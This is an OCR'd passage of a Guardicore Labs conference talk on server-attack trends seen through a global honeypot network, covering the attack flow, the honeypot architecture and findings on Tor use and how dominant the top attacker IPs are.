Guardicore

Insights and Trends in the Data-center Security Landscape

Daniel Goldberg, Ophir Harpaz
Guardicore Labs

Motivation


- Play with a cool dataset
- Know everyday threats better
- Improve defense

“Server Attacks”?

- Attacks targeting server machines (≠ endpoints)
- Why?
  1. 0-interaction
  2. Long uptime
  3. Rich in money-making resources - CPU, bandwidth, storage
  4. Poor IT

Common Flow


1. Scan Ports (e.g. 1433, 445, 3306…)



Guardicore

Common Flow


1. Scan Ports (e.g. 1433, 445, 3306…)
   - Tools include *nmap*, *masscan*, and proprietary scanners



Guardicore

Common Flow


2. Exploit (Brute force, vulnerability…)



Guardicore

Common Flow


2. Exploit (Brute force, vulnerability…)
   - Seen in the wild: *EternalBlue* exploits in practically all languages, old web vulnerabilities, credential brute-force modules, etc.



Guardicore

Common Flow


3. Infect & Attack
   - Download & execute
   - Lateral movement



Guardicore

Many Questions to Ask

- How "dominant" are **top attacker IPs**?
- Which **countries / ISPs** are attacks mostly coming from?
- For how long do attacker machines **"live"**?
- Where do attackers go **outbound** after infection?
- How do attackers **persist**?
- and more ...



Guardicore

Agenda

- What are “Server Attacks”?
- What’s in our dataset?
- What did we find?
  - Data
  - Takeaways
- Conclusions

Guardicore

whoarewe

Ophir Harpaz

@ophirharpaz

- Author of *https://begin.re*
- Twitter addict

Daniel Goldberg

@ace_pace

- Security jack of all trades
- Hopeless Windows fanboy

Guardicore


Guardicore

- Cloud & data center security company
  - Distributed firewall
- Guardicore Labs
  - Security tools
  - Academic research
  - Data center threats

Our Dataset

Guardicore Global Sensors Network


- Route publicly accessible IPs to machines we control




Guardicore

Guardicore Global Sensors Network

- Configure honeypots with vulnerable services
  - Old phpMyAdmin
  - Unpatched Windows
  - etc.
- Or after X amount of password attempts let them in


Netherlands
Oregon, U.S.
Iowa, U.S.
Virginia, U.S.
Kansas, U.S.
South Carolina, U.S.
Israel

Honeypot for Every Port



Attacker Actions

- Login & brute force attempts
- Executed command lines
- DB tables operations
- DB queries
- DB configuration changes
- Service operations
- User operations
- Password modifications
- Exploited vulnerabilities
- Download operations
- File operations
- FTP commands
- DNS resolutions
- DNS poisoning
- Powershell commands
- Scheduled tasks
- YARA rules matches

Honeypot Providers

Operating Systems	Services
Windows Server 2003 Windows Server 2012 R2 Ubuntu 14.04	RDP, SMB, FTP, SSH, SFTP, Telnet, HTTP, MySQL, MS-SQL, Hadoop, RPC, NBT, WinRM

Guardicore

Honeypot Architecture - Challenges

- Provide the attacker with a mimicked machine
  - Correct machine type
  - Correct services
  - Correct IP
- Rapid honeypot creation
- Processing attacker events
- Legal - Allowing outbound traffic

Honeypot Creation

- QEMU machine templates
  - Different machine types/services
- Store a post-boot snapshot
- Keep a pool of running machines
  - Route & modify as required
  - Create new as required

Processing Honeypot Events

- Windows
  - Kernel debugger + hotpatches
- Linux
  - Systemtap

Limitations of our Data

- Number of routed IPs & honeypots changed over time
  - Aggressive attackers are overrepresented
- Not all IP ranges created equal
  - Windows is overrepresented compared to real world

Our Findings

Do attackers use Tor?

Guardicore

Nope.

- 132 Tor IPs attacked us - only **0.05% of all attacks**
- No outgoing connections to *.onion* domains or Tor nodes

** as listed in a public DB*

Guardicore

□ Blocking Tor connections is not likely to stop attackers.

How Dominant are Top Attackers*?

"Top Attackers": highest # of attack incidents

Guardicore

1. **Count** attack incidents per attacker IP
2. **Sort** by −(number of attack incidents)
3. **Fetch** top attacker IPs

Guardicore

How Dominant* are Top Attackers?

*“*Dominant*”: fraction of the attacks we observe

$$\frac{\text{\# of attacks from top attackers}}{\text{\# of overall attacks}}$$


Guardicore

How Dominant are Top Attackers?

1% of the attackers are creating

35% of all attack incidents

Guardicore


USA 17.03%
1. ColoCrossing
2. Enzu
3. Digital Ocean
4. Sharktech
5. QuadraNet
Russia 5%
China 13.33%
Vietnam 4.5%
Indonesia 3.95%

Who are the Long-Lived* Attackers?


**“*Long-Lived*”: active for longest consecutive period*

Guardicore

Naïve Approach

1. **Get** each attacker's *first_seen* and *last_seen* timestamps
2. **Subtract**

Naïve Approach



- Counted as a single attack period, but:
  - Possibly different attacks
  - Possibly different attackers

Guardicore

Naïve Approach

1. **Get** each attacker's *first_seen* and *last_seen* timestamps
2. **Subtract**

Guardicore

Better Approach

